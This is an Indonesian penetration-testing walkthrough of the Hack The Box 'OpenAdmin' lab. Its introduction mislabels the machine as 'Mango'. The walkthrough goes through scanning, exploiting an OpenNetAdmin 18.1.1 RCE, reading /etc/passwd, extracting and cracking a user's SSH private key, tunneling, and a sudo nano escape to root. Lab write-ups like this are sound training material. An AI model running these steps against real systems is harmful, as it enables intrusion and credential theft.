REPORT PENETRATION TESTING


OPENADMIN - HACK THE BOX

PEN-TESTING LABS

The Alchemist

Daftar Isi

PENDAHULUAN



Mango merupakan *Machine* yang ada di Hack The Box Labs yang dirilis pada 04 Januari 2020 dengan sistem operasi berbasis Linux. Tingkat kesulitan *machine* ini berada pada level *Easy*.

Pengujian dilakukan dengan beberapa tahapan dimulai dari *Reconnaissance*, *Scanning and Enumeration*, *Gaining Access*, dan *Escalate Privileges*.

Alat (*software*) yang dibutuhkan dalam Penetration Testing ini sebagai berikut :

1. Kali Linux
2. Nmap
3. Dirb
4. Ssh2john
5. John The Ripper

Summary

1. OpenNetAdmin 18.1.1 Remote Code Execution Vulnerability
2. Port forwarding
3. Abuse sudo program.

1. *Reconnaissance*

Proses *reconnaissance* adalah proses yang digunakan untuk mencari informasi target seperti menemukan lokasi target, mengidentifikasi lokasi serangan, dan mengumpulkan informasi *network* target.

Machine ini memiliki IP Address yaitu 10.10.10.171.

2. Scanning and Enumeration

Setelah mengetahui target *IP Address* yaitu 10.10.10.171, maka dilakukan *scanning* dan *enumeration*. Tahapan ini dilakukan untuk mengidentifikasi *service*, resource, *port*, pada target. Menggunakan nmap dengan perintah sebagai berikut :

```
nmap -p- 10.10.10.171
```


Command diatas meminta **nmap** untuk melakukan *scanning* pada IP Address 10.10.10.171.

Berikut hasil yang didaptakan dengan menggunakan nmap.

Port	**Service**
22	SSH
80	HTTP

- **Port 80**


Setelah dibuka melalui *browser*, maka menampilkan halaman sebagai berikut




Tidak ada hal yang menarik dari halaman default Apache Web Server, selanjut menggunakan dirb.

```
dirb http://10.10.10.171/
```

Didapatkan direktori /music.



Setelah ditelusuri web tersebut, terdapat satu direktori bernama /ona.




Terlihat dari *title bar* nya bahwa website tersebut merupakan web dari OpenNetAdmin. Didapatkan versi OpenNetAdmin yang digunakan yaitu 18.1.1. Lalu mencari apakah OpenNetAdmin v18.1.1 ini memiliki *vulnerability* menggunakan **searchsploit**.

Ternyata ada versi tersebut memiliki kerentanan RCE dan tersedia script exploit dan juga terdapat di Metasploit, namun akan menggunakan script bash tersebut.


```
./opennetadmin.sh http://10.10.10.171/ona/
```

Lalu masukkan perintah id;whoami untuk mengecek status user

Melihat apakah ada user didalam mesin dengan cara cat /etc/passwd dan didapatkan ada user Jimmy dan Joanna.



Melakukan *enumeration* untuk mencari apakah ada *diamond* dan mendapatkan sebuah *password* didalam file.




3. Gaining Access

- **Port 22**


Karena telah mendapatkan *password* nya, maka login menggunakan **ssh** dengan menggunakan *password* yang telah didapatkan sebelumnya.

```
ssh jimmy@10.10.10.171
```

Sekarang status user adalah jimmy namun belum bisa mendapatkan file user.txt.




Melihat koneksi jaringan didalam mesin ini dengan menggunakan **netstat**.




Terlihat disana ada koneksi localhost dengan port 52846, langkah berikutnya memilih untuk melakukan *tunneling* agar bisa dibuka di browser dengan cara sebagai berikut.

```
ssh -f jimmy@10.10.10.171 -L 52846:localhost:52846 -N
```

Lalu akses di browser.



Karena ini merupakan *web* dan telah memiliki *credential* untuk masuk melalui SSH, selanjutnya melihat direktori /var/www.




Terdapat direktori /internal yang dimiliki oleh user jimmy (user saat ini). Disana ada file main.php yang jika dilihat isinya terdapat sebuah syntax untuk mengeksekusi SSH key nya milik Joanna.

```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location:
/index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
```

```
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

Eksekusi dengan cara curl http://127.0.0.1/main.php dan mendapatkan output nya.



Gunakan **ssh2john** agar ssh key tersebut dapat di *crack* oleh **John The Ripper**.

```
usr/share/john/ssh2john.py joanna > joannsshjohn
```

Gunakan **John The Ripper** untuk melakukan *cracking*.

```
john --wordlist=/usr/share/wordlists/rockyou.txt
joannsshjohn
```

Tunggu beberapa saat dan akan mendapatkan hasilnya


4. Escalate Privilege

Tahapan ini dilakukan untuk menaikkan hak akses atau tingkat *user* menjadi hak *Administrator*/*Root* dimana ketika mendapatkannya maka bisa leluasa pada sistem target.

Masuk dengan akun Joanna menggunakan SSH sebagai berikut dan passphrase yang telah di *crack* sebelumnya

```
ssh -i joanna joanna@10.10.10.171
```


Lalu gunakan perintah **sudo -l** untuk melihat apakah ada program yang bisa digunakan namun dengan hak akses root.



Ternyata program /bin/nano yang didapatkan. Merujuk pada https://gtfobins.github.io/gtfobins/nano/ bisa dimanfaatkan untuk privilege escalation ini. Berikut step nya

```
sudo /bin/nano /opt/priv
CTRL+R
CTRL+X
cat /root/root.txt
```

BOOM!1!1!



PWN!1!1!